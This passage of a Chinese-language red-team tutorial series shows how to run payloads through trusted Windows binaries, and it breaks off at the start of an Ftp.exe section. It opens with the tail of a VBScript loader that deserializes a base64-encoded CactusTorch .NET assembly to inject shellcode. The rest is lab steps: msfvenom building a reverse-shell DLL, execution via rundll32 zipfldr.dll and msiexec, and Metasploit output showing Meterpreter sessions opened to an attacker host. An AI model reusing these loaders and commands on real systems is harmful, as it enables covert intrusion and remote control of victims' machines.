s = s & "dGFyZ2V0MAkGAAAABgkAAAAPU3lzdGVtLkRlbGVnYXRlBgoAAAANRHluYW1pY0ludm9rZQc

s = s & "ACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyAwAAAAhEZWxlZ2F0ZQd0YXJ

s = s & "B21ldGhvZDADBwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcitEZWxlZ2F

s = s & "dHJ5Ai9TeXN0ZW0uUmVmbGVjdGlvbi5NZW1iZXJJbmZvU2VyaWFsaXphdGlvbkhvbGRlcgk

s = s & "CQwAAAAJDQAAAAQEAAAAL1N5c3RlbS5SZWZsZWN0aW9uLk1lbWJlckluZm9TZXJpYWxpemF

s = s & "SG9sZGVyBgAAAAROYW1lDEFzc2VtYmx5TmFtZQlDbGFzc05hbWUJU2lnbmF0dXJlCk1lbWJ

s = s & "cGUQR2VuZXJpY0FyZ3VtZW50cwEBAQEAAwgNU3lzdGVtLlR5cGVbXQkKAAAACQYAAAAJCQA

s = s & "AAAALFN5c3RlbS5PYmplY3QgRHluYW1pY0ludm9rZShTeXN0ZW0uT2JqZWN0W10pCAAAAAc

s = s & "AAIAAAAGEgAAACBTeXN0ZW0uWG1sLlNjaGVtYS5YbWxWYWx1ZUdldHRlcgYTAAAATVN5c3R

s = s & "bWwsIFZlcnNpb249Mi4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1

s = s & "NWM1NjE5MzRlMDg5BhQAAAAHdGFyZ2V0MAkGAAAABhYAAAAaU3lzdGVtLlJlZmxlY3Rpb24

s = s & "ZW1ibHkGFwAAAARMb2FkCg8MAAAAAB4AAAJNWpAAAwAAAAQAAAD//wAAuAAAAAAAAAABAAAA

s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACAAAAADh+6DgC0Cc0huAFMzSFUaGlzIHE
```

```
s = s & "YW0gY2Fubm90IGJlIHJ1biBpbiBET1MgbW9kZS4NDQokAAAAAAAAAFBFAABMAQMAkNhXWQA
s = s & "AAAA4AAiIAsBMAAAFgAAAAYAAAAAAAByNQAAACAAAABAAAAAAAAQACAAAAACAAAEAAAAAA
s = s & "AAAAAAAAAIAAAAACAAAAAAAAAwBAhQAAEAAAEAAAAAAQAAAQAAAAAAAAEAAAAAAAAAAAAA
s = s & "AE8AAAAAQAAAkAMAAAAAAAAAAAAAAAAAAAAAAAAAAAYAAADAAAAAAAAAAAAAAAAAAAAAAAAA
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAIAAAAAAAAAAAAAAAAIIAAASAAAAAA
s = s & "AAAALnRleHQAAAB4FQAAACAAAAAWAAAAAgAAAAAAAAAAAAAAAAAAIAAAYC5yc3JjAAAAkAM
s = s & "AAAABAAAABgAAAAAAAAAAAAAAAAAEAAAEAucmVsb2MAAAAwAAAAAYAAAAAIAAAAcAAAAAAA
s = s & "AAAAAABAAABCAAAAAAAAAAAAAAAAAAAAFQ1AAAAAAAASAAAAAIABQD4IQAAKBMAAAEAAAA
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAHgIoDwA
s = s & "MAoABwEAAAEAABEEKBAAAAoKEgEGjmkoEQAACnMJAAAGDAgWfTUAAARyAQAAcBMEcgMAAHA
s = s & "Cm8TAAAKFjEZch0AAHAoEgAACnIrAABwAygUAAAKEwQrF3IdAABwKBIAAApyQQAAcAMoFAA
s = s & "EQQUFBQXGn4VAAAKFAgSAygBAAAGJgl7BAAABBMFEgUoFgAACnJXAABwKBcAAAosbhEFFnM
s = s & "ByAAMAAAH0AoAgAABhMGEgYoFgAACnJXAABwKBgAAAosChEFFigEAAAGJioWEwcSCAaOaSg
s = s & "EQURBgYRCBEHKAMAAAYmEQUWcxEAAAoWEQYWcxEAAAoWFnMRAAAKKAUAAAYmKnoCfhUAAAp
s = s & "BAIoDwAACgICKBkAAAp9AQAABCoAABMwAgBgAAAAAAAAAAJ+FQAACn0rAAAEAn4VAAAKfSw
s = s & "fhUAAAp9LQAABAJ+FQAACn04AAAEAn4VAAAKfTkAAAQCfhUAAAp9OgAABAJ+FQAACn07AAA
s = s & "AAAKAgIoGQAACn0qAAAEKkJTSkIBAAEAAAAAAAwAAAB2Mi4wLjUwNzI3AAAAAAUAbAAAACg
s = s & "fgAAlAcAAEwJAAAjU3RyaW5ncwAAAADgEAAAXAAAACNVUwA8EQAAEAAAACNHVUlEAAAATBE
s = s & "AAAjQmxvYgAAAAAAAAACAAABVx0CFAkCAAAA+gEzABYAAAEAAAAXAAAACQAAAFAAAAAJAAA
s = s & "ABkAAAAzAAAAEgAAAAEAAAABAAAABQAAAAEAAAABAAAABwAAAAAAmQYBAAAAAAAGAFwFkgc
s = s & "kgcGAIoEYAcPALIHAAAGALIE4QYGADAF4QYGABEF4QYGALAF4QYGAHwF4QYGAJUF4QYGAMk
s = s & "AJ4EcwcGAHwEcwcGAPQE4QYGAKsIqQYGAGEEqQYGAE0FqQYGALAGqQYGAMoIqQYGAFkHqQY
s = s & "qQYGAGYGqQYGAIQGcwcAAAAAJQAAAAAAAQABAAEAEABtBgAAPQABAAEACgAQAPgHAAA9AAE
s = s & "ARAAzgYAAEEABAAJAAIBAAAbCAAASQAIAAkAAgEAADYIAABJACcACQAKABAABgcAAD0AKgA
```

```
s = s & "AABtBAAASQA8AAoAAgEAAPMGAABJAEUACgAGAH0G+gAGAEQHPwAGACQE/QAGAHQIPwAGAOc
s = s & "AMgD+gAGAL0D+gAGBp4DAAFWgLICAwFWgMACAwFWgGQAAwFWgIgCAwFWgMIAAwFWgFMCAwF
s = s & "AwFWgB0CAwFWgAUCAwFWgKABAwFWgAIDAwFWgF4BAwFWgEgBAwFWgOEBAwFWgE0CAwFWgDE
s = s & "gGoDAwFWgIIDAwFWgJkCAwFWgB0DAwFWgHYBAwFWgHUAAwFWgD0AAwFWgCcBAwFWgKgAAwF
s = s & "AwFWgLkBAwFWgBgBAwFWgMYBAwFWgOUCAwEGBp4DAAFWgJEABwFWgHICBwEGAKYD+gAGAO8
s = s & "ABcHPwAGADMEPwAGAEsD+gAGAJoD+gAGAOcF+gAGAO8F+gAGAEcI+gAGAFUI+gAGAOQE+gA
s = s & "+gAGAOcICwEGAA0ACwEGABkAPwAGANIIPwAGANwIPwAGADQHPwAGBp4DAAFWgN4CDgFWgO8
s = s & "gJ0BDgFWgNgCDgFWgNUBDgFWgA8BDgFWgJQBDgFWgAMBDgEGBp4DAAFWgOcAEgFWgFcAEgF
s = s & "EgFWgFgDEgFWgGkCEgFWgE8DEgFWgN0AEgFWgGADEgFWgBEGEgFWgCQGEgFWgDkGEgEAAAA
s = s & "IC4AFgEBAAAAAACAAJYg8wgqAQsAAAAAAIAAliAJCTUBEAAAAAAAgACWIGMIPwEVAAAAAAC
s = s & "1ANFARcAUCAAAAAAhhg+BwYAHgBYIAAAAACGAE0EUAEeAGshAAAAAIYYPgcGACAAjCEAAAA
s = s & "BwYAIAAAAAEAOwQAAAIAUwQAAAMA5AcAAAQA0QcAAAUAwQcAAAYACwgAAAcAvAgAAAgAHAk
s = s & "BAcCAAoAzAYAAAEAGwQAAAIAiwgAAAMAAwYAAAQAawQAAAUAsggAAAEAdAgAAAIAfQgAAAM
s = s & "AAQAAwYAAAUAtQYAAAEAdAgAAAIA+gMAAAEAdAgAAAIA0QcAAAMA9wUAAAQAlQgAAAUAKAc
s = s & "CwgAAAcAsgMAAAEAAgkAAAIAAQAJAD4HAQARAD4HBgAZAD4HCgApAD4HEAAxAD4HEAA5AD4
s = s & "AD4HEABJAD4HEABRAD4HEABZAD4HEABhAD4HFQBpAD4HEABxAD4HEACJAD4HBgB5AD4HBgC
s = s & "KQChAD4HAQCpAAQELwCxAHkGNACxAKQIOAChABIHPwChAGQGQgCxADsJRgCxAC8JRgC5AAc
s = s & "ACQAWgAJACgAXwAJACwAZAAJADAAaQAJADQAbgAJADgAcwAJADwAeAAJAEAAfQAJAEQAggA
s = s & "hwAJAEwAjAAJAFAAkQAJAFQAlgAJAFgAmwAJAFwAoAAJAGAApQAJAGQAqgAJAGgArwAJAGw
s = s & "AHAAuQAJAHQAvgAJAHgAwwAJAHwAyAAJAIAAzQAJAIQA0gAJAIgA1wAJAIwA3AAJAJAA4QA
s = s & "5gAJAJgA6wAJAKAAWgAJAKQAXwAJAPQAlgAJAPgAmwAJAPwA8AAJAAABuQAJAAQB4QAJAAg
s = s & "AAwBvgAJABABwwAJABgBbgAJABwBcwAJACABeAAJACQBfQAJACgBWgAJACwBXwAJADABZAA
s = s & "aQAJADgBggAJADwBhwAJAEABjAAuAAsAVgEuABMAXwEuABsAfgEuACMAhwEuACsAhwEuADM
s = s & "ADsAmAEuAEMAhwEuAEsAhwEuAFMAmAEuAFsAngEuAGMApAEuAGsAzgFDAFsAngGjAHMAWgD
```

```
s = s & "WgADAXMAWgAjAXMAWgAaAIwGAAEDAC4AAQAAAQUA8wgBAAABBwAJCQEAAAEJAGMIAQAAAQs
s = s & "AASAAAABAAAAAAAAAAAAAAAAAAPcAAAACAAAAAAAAAAAAAAABRAKkDAAAAAAMAAgAEAAIABQA
s = s & "AgAHAAIACAACAAkAAgAAAAAAAHNoZWxsY29kZTMyAGNiUmVzZXJ2ZWQyAGxwUmVzZXJ2ZWQ
s = s & "b2R1bGU+AENyZWF0ZVByb2Nlc3NBAENSRUFURV9CUkVBS0FXQVlfRlJPTV9KT0IARVhFQ1V
s = s & "RUFEAENSRUFURV9TVVNQRU5ERUQAUFJPQ0VTU19NT0RFX0JBQ0tHUk9VTkRfRU5EAERVUEx
s = s & "RV9DTE9TRV9TT1VSQ0UAQ1JFQVRFX0RFRkFVTFRfRVJST1JfTU9ERQBDUkVBVEVfTkVXX0N
s = s & "TEUARVhFQ1VURV9SRUFEV1JJVEUARVhFQ1VURQBSRVNFUlZFAENBQ1RVU1RPUkNIAFdSSVR
s = s & "VENIAFBIWVNJQ0FMAFBST0ZJTEVfS0VSTkVMAENSRUFURV9QUkVTRVJWRV9DT0RFX0FVVEh
s = s & "VkVMAENSRUFURV9TSEFSRURfV09XX1ZETQBDUkVBVEVfU0VQQVJBVEVfV09XX1ZETQBQUk9
s = s & "X01PREVfQkFDS0dST1VORF9CRUdJTgBUT1BfRE9XTgBHTwBDUkVBVEVfTkVXX1BST0NFU1N
s = s & "VVAAUFJPRklMRV9VU0VSAFBST0ZJTEVfU0VSVkVSAExBUkdFX1BBR0VTAENSRUFURV9GT1J
s = s & "UwBJRExFX1BSSU9SSVRZX0NMQVNTAFJFQUxUSU1FX1BSSU9SSVRZX0NMQVNTAEhJR0hfUFJ
s = s & "VFlfQ0xBU1MAQUJPVkVfTk9STUFMX1BSSU9SSVRZX0NMQVNTAEJFTE9XX05PUk1BTF9QUkl
s = s & "WV9DTEFTUwBOT0FDQ0VTUwBEVVBMSUNBVEVfU0FNRV9BQ0NFU1MAREVUQUNIRURfUFJPQ0V
s = s & "UkVBVEVfUFJPVEVDVEVEX1BST0NFU1MAREVCVUdfUFJPQ0VTUwBERUJVR19PTkxZX1RISVN
s = s & "Q0VTUwBSRVNFVABDT01NSVQAQ1JFQVRFX0lHTk9SRV9TWVNURU1fREVGQVVMVABDUkVBVEV
s = s & "Q09ERV9FTlZJUk9OTUVOVABFWFRFTkRFRF9TVEFSVFVQSU5GT19QUkVTRU5UAENSRUFURV9
s = s & "SU5ET1cAZHdYAFJFQURPTkxZAEVYRUNVVEVfV1JJVEVDT1BZAElOSEVSSVRfUEFSRU5UX0F
s = s & "SVRZAElOSEVSSVRfQ0FMTEVSX1BSSU9SSVRZAGR3WQB2YWx1ZV9fAGNiAG1zY29ybGliAGx
s = s & "ZWFkSWQAZHdUaHJlYWRJZABkd1Byb2Nlc3NJZABDcmVhdGVSZW1vdGVUaHJlYWQAaFRocmV
s = s & "cFJlc2VydmVkAHVFeGl0Q29kZQBHZXRFbnZpcm9ubWVudFZhcmlhYmxlAGxwSGFuZGxlAGJ
s = s & "cml0SGFuZGxlAGxwVGl0bGUAbHBBcHBsaWNhdGlvbk5hbWUAZmxhbWUAbHBDb21tYW5kTGl
s = s & "YWx1ZVR5cGUAZmxBbGxvY2F0aW9uVHlwZQBHdWlkQXR0cmlidXRlAERlYnVnZ2FibGVBdHR
s = s & "dGUAQ29tVmlzaWJsZUF0dHJpYnV0ZQBBc3NlbWJseVRpdGxlQXR0cmlidXRlAEFzc2VtYmx
```

```
s = s & "ZGVtYXJrQXR0cmlidXRlAGR3RmlsbEF0dHJpYnV0ZQBBc3NlbWJseUZpbGVWZXJzaW9uQXR
s = s & "dXRlAEFzc2VtYmx5Q29uZmlndXJhdGlvbkF0dHJpYnV0ZQBBc3NlbWJseURlc2NyaXB0aW9
s = s & "cmlidXRlAEZsYWdzQXR0cmlidXRlAENvbXBpbGF0aW9uUmVsYXhhdGlvbnNBdHRyaWJ1dGU
s = s & "ZW1ibHlQcm9kdWN0QXR0cmlidXRlAEFzc2VtYmx5Q29weXJpZ2h0QXR0cmlidXRlAEFzc2V
s = s & "Q29tcGFueUF0dHJpYnV0ZQBSdW50aW1lQ29tcGF0aWJpbGl0eUF0dHJpYnV0ZQBkd1hTaXp
s = s & "WVNpemUAZHdTdGFja1NpemUAZHdTaXplAFNpemVPZgBHVUFSRF9Nb2RpZmllcmZsYWcATk9
s = s & "RV9Nb2RpZmllcmZsYWcAV1JJVEVDT01CSU5FX01vZGlmaWVyZmxhZwBGcm9tQmFzZTY0U3R
s = s & "AFRvU3RyaW5nAGNhY3R1c1RvcmNoAGdldF9MZW5ndGgATWFyc2hhbABrZXJuZWwzMi5kbGw
s = s & "VFVTVE9SQ0guZGxsAFN5c3RlbQBFbnVtAGxwTnVtYmVyT2ZCeXRlc1dyaXR0ZW4AbHBQcm9
s = s & "SW5mb3JtYXRpb24AU3lzdGVtLlJlZmxlY3Rpb24ATWVtb3J5UHJvdGVjdGlvbgBscFN0YXJ
s = s & "bmZvAFplcm8AbHBEZXNrdG9wAGJ1ZmZlcgBscFBhcmFtZXRlcgBoU3RkRXJyb3IALmN0b3I
s = s & "ZWN1cml0eURlc2NyaXB0b3IASW50UHRyAFN5c3RlbS5EaWFnbm9zdGljcwBTeXN0ZW0uUnV
s = s & "ZS5JbnRlcm9wU2VydmljZXMAU3lzdGVtLlJ1bnRpbWUuQ29tcGlsZXJTZXJ2aWNlcwBEZWJ
s = s & "bmdNb2RlcwBiSW5oZXJpdEhhbmRsZXMAbHBUaHJlYWRBdHRyaWJ1dGVzAGxwUHJvY2Vzc0F
s = s & "YnV0ZXMAU2VjdXJpdHlBdHRyaWJ1dGVzAGR3Q3JlYXRpb25GbGFncwBDcmVhdGVQcm9jZXN
s = s & "Z3MAZHdGbGFncwBEdXBsaWNhdGVPcHRpb25zAGR3WENvdW50Q2hhcnMAZHdZQ291bnRDaGF
s = s & "ZXJtaW5hdGVQcm9jZXNzAGhQcm9jZXNzAGxwQmFzZUFkZHJlc3MAbHBBZGRyZXNzAGxwU3R
s = s & "ZGRyZXNzAENvbmNhdABPYmplY3QAZmxQcm90ZWN0AGxwRW52aXJvbm1lbnQAQ29udmVydAE
s = s & "SW5wdXQAaFN0ZE91dHB1dAB3U2hvd1dpbmRvdwBWaXJ0dWFsQWxsb2NFeABiaW5hcnkAV3J
s = s & "cm9jZXNzTWVtb3J5AGxwQ3VycmVudERpcmVjdG9yeQBvcF9FcXVhbGl0eQBvcF9JbmVxdWF
s = s & "AAAAAAABABlQAHIAbwBnAHIAYQBtAFcANgA0ADMAMgAADXcAaQBuAGQAaQByAAAVXABTAHk
s = s & "AE8AVwA2ADQAXAAAFVwAUwB5AHMAdABlAG0AMwAyAFwAAAMwAAAARY+bzuLqxE+aSSAzLsp
s = s & "IAEBCAMgAAEFIAEBEREEIAEBDgQgAQECDgcJHQUYEhwREA4YGAgYBQABHQUOBAABDg4DIAA
s = s & "Dg4ODgIGGAMgAA4FAAICDg4EAAEIHAi3elxWGTTgiQQBAAAABAIAAAAEBAAAAAQIAAAABBA
```

```
s = s & "IAAAAARAAAAABIAAAAAEAAEAAAQAAgAABAAEAAAEAAgAAAQAEAAABAAgAAAEAEAAAAQAgAA
s = s & "AQAEAAACAAQAAAQABAAACAAEAAAQAAQAACAABAAAAAEEAAAAAgQAAAAEBAAAAAgEAAAAEAQ
s = s & "BAAAAEAEAAAAgAQAMAAABAAAQAACBggCBgICBgkDBhEUAwYRGAIGBgMGESADBhEkEwAKGA4
s = s & "DAIRFBgOEhwQERAKAAUYGBgYESARJAkABQIYGB0FGAgFAAICGAkKAAcYGBgJGBgJGAUgAgE
s = s & "AAgAAAAAAB4BAAEAVAIWV3JhcE5vbkV4Y2VwdGlvblRocm93cwEIAQACAAAAAAAQAQALQ0F
s = s & "VE9SQ0gAAAUBAAAAAAUBAAEAACkBACQ1NjU5OGYxYy02ZDg4LTQ5OTQtYTM5Mi1hZjMzN2F
s = s & "NzcAAAwBAAcxLjAuMC4wAAAASDUAAAAAAAAAAAAAYjUAAAAgAAAAAAAAAAAAAAAAAAAAAAA
s = s & "AFQ1AAAAAAAAAAAAAAAAX0NvckRsbE1haW4AbXNjb3JlZS5kbGwAAAAAAP8lACAAEAAAAAA
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAEAAAABgAAIAAAAAAAAAAAAAAAAAAAAE
s = s & "ADAAAIAAAAAAAAAAAAAAAAAAAAAEAAAAAAAEgAAABYQAAANAMAAAAAAAAAAAAAANAM0AAAAVgE
s = s & "VgBFAFIAUwBJAE8ATgBfAEkATgBGAE8AAAAAAL0E7/4AAAEAAAABAAAAAAAAAAAEAAAAAAD8
s = s & "AAAABAAAAAIAAAAAAAAAAAAAAAAAAABEAAAAAQBWAGEAcgBGAGkAbABABlAEkAbgBmAG8AAAA
s = s & "BAAAAFQAcgBhAG4AcwBsAGEAdABBpAG8AbgAAAAAAAACwBJQCAAABAFMAdAByAGkAbgBnAEY
s = s & "AGUASQBuAGYAbwAAAHACAAABADAAMAAwADAAMAA0AGIAMAAAADAADAABAEMAbwBtAG0AZQE
s = s & "cwAAAEMAQQBDAFQAAVQBTAFQATwBSAEMASAAAACIAAQABAEMAbwBtAHAAYQBuAHkATgBhAGG
s = s & "AAAAAAAAAEAADAABAEYAaQBsAGUARABlAHMAYwByAGkAcAB0AGkAbwBuAAAAAABDAEEAQwE
s = s & "UwBUAE8AUgBDAEgAAAAwAAgAAQBGAGkAbABlAFYAZQByAHMAaQBvAG4AAAAAADEALgAwAC4
s = s & "ADAAAABAABAAAQBJAG4AdABlAHIAbgBhAGwATgBhAG0AZQAAAEMAQQBDAFQAAVQBTAFQATwE
s = s & "SAAuAGQAbABBsAAAAPAAMAAEATABlAGcAYQBsAEMAbwBwAHkAcgBpAGcAaAB0AAAAQwBBAEM
s = s & "AFMAVABPAFIAQwBIAAAAKgABAAEATABlAGcAYQBsAFQAcgBhAGQAZQBtAGEAcgBrAHMAAAA
s = s & "AABIABAAAQBPAHIAaQBnAGkAbgBhAGwARgBpAGwAZQBuAGEAbQBlAAAAQwBBAEMAVABVAFM
s = s & "AFIAQwBIAC4AZABBsAGwAAAA4AAwAAQBQAHIAbwBkAHUAYwB0AE4AYQBtAGUAAAAAAEMAQQE
```

```
s = s & "VQBTAFQATwBSAEMASAAAADQACAABAFAAcgBvAGQAdQBjAHQAVgBlAHIAcwBpAG8AbgAAADE
s = s & "AC4AMAAuADAAAAA4AAgAAQBBAHMAcwBlAG0AYgBsAHkAIABWAGUAcgBzAGkAbwBuAAAAMQA
s = s & "LgAwAC4AMAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
s = s & "AAAAAAAAAAAAAAAADAAAAwAAAB0NQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
s = s & "AAAAAAAAAAAAAAABDQAAAAQAAAAJFwAAAAkGAAAACRYAAAAGGgAAACdTeXN0ZW0uUmVmbGV
s = s & "bi5Bc3NlbWJseSBMb2FkKEJ5dGVbXSkIAAAACgsA"
entry_class = "cactusTorch"


Dim fmt, al, d, o
Set fmt = CreateObject("System.Runtime.Serialization.Formatters.Binary.BinaryFor
Set al = CreateObject("System.Collections.ArrayList")
al.Add fmt.SurrogateSelector


Set d = fmt.Deserialize_2(Base64ToStream(s))
Set o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class)
```

```
o.flame binary,code
End Sub


SetVersion
On Error Resume Next
Run
If Err.Number <> 0 Then
  Debug Err.Description
  Err.Clear
End If


self.close
</script>
```

基于白名单zipfldr.dll执行payload第十八季

注：

请多喝点热水或者凉白开，可预防肾结石，通风等。痛风可伴发肥胖症、高血压病、糖尿病、脂代谢紊乱等多种代谢性疾病。

zipfldr.dll简介：

zipfldr.dll自Windows xp开始自带的zip文件压缩/解压工具组件。

说明：

zipfldr.dll所在路径已被系统添加PATH环境变量中，因此，zipfldr.dll命令可识别，但由于为dll文件，需调用rundll32.exe来执行。

Windows 2003 默认位置：

```
C:\Windows\System32\zipfldr.dll
C:\Windows\SysWOW64\zipfldr.dll
```

Windows 7 默认位置：

```
C:\Windows\System32\zipfldr.dll
C:\Windows\SysWOW64\zipfldr.dll
```

攻击机：

192.168.1.4 Debian

靶机：

192.168.1.3 Windows 7 192.168.1.3 Windows 2003

配置攻击机msf：

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
   LHOST     192.168.1.4      yes       The listen address (an interface may be
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.4      yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```

靶机执行：

```
rundll32.exe zipfldr.dll,RouteTheCall \\192.168.1.119\share\rev_x86_53_exe.exe
```

```
C:\Users\John>rundll32.exe zipfldr.dll,RouteTheCall \\192.168.1.119\share\rev_x8
6_53_exe.exe
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (179779 bytes) to 192.168.1.3
[*] Meterpreter session 7 opened (192.168.1.4:53 -> 192.168.1.3:5245) at 2019-01

meterpreter > getuid
Server username: John-PC\John
meterpreter > getpid
Current pid: 6988
```


```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (179779 bytes) to 192.168.1.3
[*] Meterpreter session 7 opened (192.168.1.4:53 -> 192.168.1.3:5245) at 2019-01-21 04:55:44 -0500

meterpreter > getuid
Server username: John-PC\John
meterpreter > getpid
Current pid: 6988
```

基于白名单msiexec执行payload补充

基于白名单Msiexec执行payload第八季补充

注：

请多喝点热水或者凉白开，身体特别重要。

本季补充本地DLL加载

Msiexec简介：

Msiexec是Windows Installer的一部分。用于安装Windows Installer安装包（MSI）,一般在运行Microsoft Update安装更新或安装部分软件的时候出现，占用内存比较大。并且集成于Windows 2003，Windows 7等。

说明：

Msiexec.exe所在路径已被系统添加PATH环境变量中，因此，Msiexec命令可识别。

基于白名单Msiexec.exe配置payload：

注：x64 payload

```
msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.1.4 LPORT=53 -f dll > Mi
```

配置攻击机msf：

注：x64 payload

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
   LHOST     192.168.1.4      yes       The listen address (an interface may be
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```


```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.4      yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```

靶机执行：

```
msiexec /y C:\Users\John\Desktop\Micropoor_rev_x64_dll.dll
```

```
C:\Users\John>msiexec /y C:\Users\John\Desktop\Micropoor_rev_x64_dll.dll
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (206403 bytes) to 192.168.1.5
[*] Meterpreter session 26 opened (192.168.1.4:53 -> 192.168.1.5:11543) at 2019-

meterpreter > getuid
Server username: John-PC\John
meterpreter > getpid
Current pid: 7672
meterpreter >
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (206403 bytes) to 192.168.1.5
[*] Meterpreter session 26 opened (192.168.1.4:53 -> 192.168.1.5:11543) at 2019-01-20 09:45:51 -0500

meterpreter > getuid
Server username: John-PC\John
meterpreter > getpid
Current pid: 7672
meterpreter >
```

基于白名单Ftp.exe执行payload第十九季

注：

请多喝点热水或者凉白开，可预防肾结石，通风等。

痛风可伴发肥胖症、高血压病、糖尿病、脂代谢紊乱等多种代谢性疾病。

Ftp.exe简介：

Ftp.exe是Windows本身自带的一个程序，属于微软FTP工具，提供基本的FTP访问。

说明：

Ftp.exe所在路径已被系统添加PATH环境变量中，因此，Ftp.exe命令可识别。

Windows 2003 默认位置：

```
C:\Windows\System32\ftp.exe

C:\Windows\SysWOW64\ftp.exe
```

Windows 7 默认位置：

```
C:\Windows\System32\ftp.exe

C:\Windows\SysWOW64\ftp.exe
```

攻击机： 192.168.1.4 Debian

靶机： 192.168.1.3 Windows 7

配置攻击机msf：

注：

需设置参数set AutoRunScript migrate -f

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
   LHOST     192.168.1.4      yes       The listen address (an interface may be
   LPORT     53               yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

```
msf exploit(multi/handler) > set AutoRunScript migrate -f

AutoRunScript => migrate -f

msf exploit(multi/handler) > exploit
```

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.4      yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > set AutoRunScript migrate -f
AutoRunScript => migrate -f
msf exploit(multi/handler) > exploit
```

靶机执行:

